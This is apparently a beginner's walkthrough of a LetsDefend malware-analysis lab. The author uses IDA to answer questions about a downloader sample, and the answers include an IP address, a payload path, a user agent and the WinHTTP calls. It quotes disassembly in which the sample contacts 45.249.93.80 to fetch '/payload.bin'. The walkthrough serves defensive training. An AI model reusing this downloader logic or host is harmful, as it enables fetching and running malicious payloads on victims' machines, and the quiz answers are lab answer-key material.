


LetsDefend: Downloader

The following writeup is for [Downloader](#) on LetsDefend, it involves investigating malware.

Scenario: Our organisation's Security Operations Centre (SOC) has detected suspicious activity related to downloader malware. The malware is designed to retrieve and execute additional payloads from remote servers, potentially leading to further compromise of the network. Please help us answer these questions.

What is the address of the function "main"?

We can open up the file in IDA and double click the main function in the functions list:




We can then see the start location of the main function as highlighted below:

```
.text:00000000140001170
↓ .text:00000000140001170 push rbx
```

0x140001170

What is the end address of the .text section?

We can see the end address of the .text section in the bottom window of ida:

Name	Start	End
 .text	00000000140001000	00000000140007000

0x140007000

What is the IP address used to download the payload?

45.249.93.80

```

push    rbx
sub     rsp, 30h
mov     ecx, 30h ; '0' ; Size
call    ??2@YAPEAX_K@Z ; operator new(unsigned __int64)
mov     rbx, rax
test    rax, rax
jz      short loc_1400011D2
lea     rax, a452499380 ; "45.249.93.80"
lea     rcx, pszAgentW ; "WinHTTP Example/1.0"
xor     r9d, r9d ; pszProxyBypassW
mov     [rbx+18h], rax
mov     eax, 118h
xor     r8d, r8d ; pszProxyW
mov     [rbx+28h], ax
lea     rax, aPayloadBin ; "/payload.bin"
xor     edx, edx ; dwAccessType
mov     [rbx+20h], rax
xor     eax, eax
mov     [rbx], rax
mov     [rbx+8], rax
mov     [rbx+10h], rax
mov     [rsp+38h+dwFlags], eax ; dwFlags
call    cs:WinHttpOpen

```

What is the name of the payload downloaded?

We can see that the name of the payload is payload.bin:

```

    rax, aPayloadBin ; "/payload.bin"

```

What is the name of the user agent used by the downloader?

WinHTTP Example/1.0

```

    rcx, pszAgentW ; "WinHTTP Example/1.0"

```

What is the name of the DLL loaded by the downloader?

dbghelp.dll

```

    rcx, LibFileName ; "dbghelp.dll"

```

What is the first API used during the function that retrieves data from the HTTP response?

If we look at the .idata section, we can see a WinHttpOpenRequest function being imported.

What is the name of the function that establishes the HTTP request?

If we search for the text (connect), we can find the function name that establishes the HTTP request:

```
                                ; DATA XREF: sub_1400010A0+40Tr
HINTERNET (__stdcall *WinHttpConnect)(HINTERNET hSession, LPCWSTR pswzServerName,
                                extrn WinHttpConnect:qword
                                ; CODE XREF: sub_140001000+1E↑p
                                ; DATA XREF: sub_140001000+1E↑r
...
call     cs:WinHttpConnect
```

sub_140001000

This was a really difficult room for me. It was essentially my first time “reverse engineering” malware, so it took a while to figure out where exactly to look.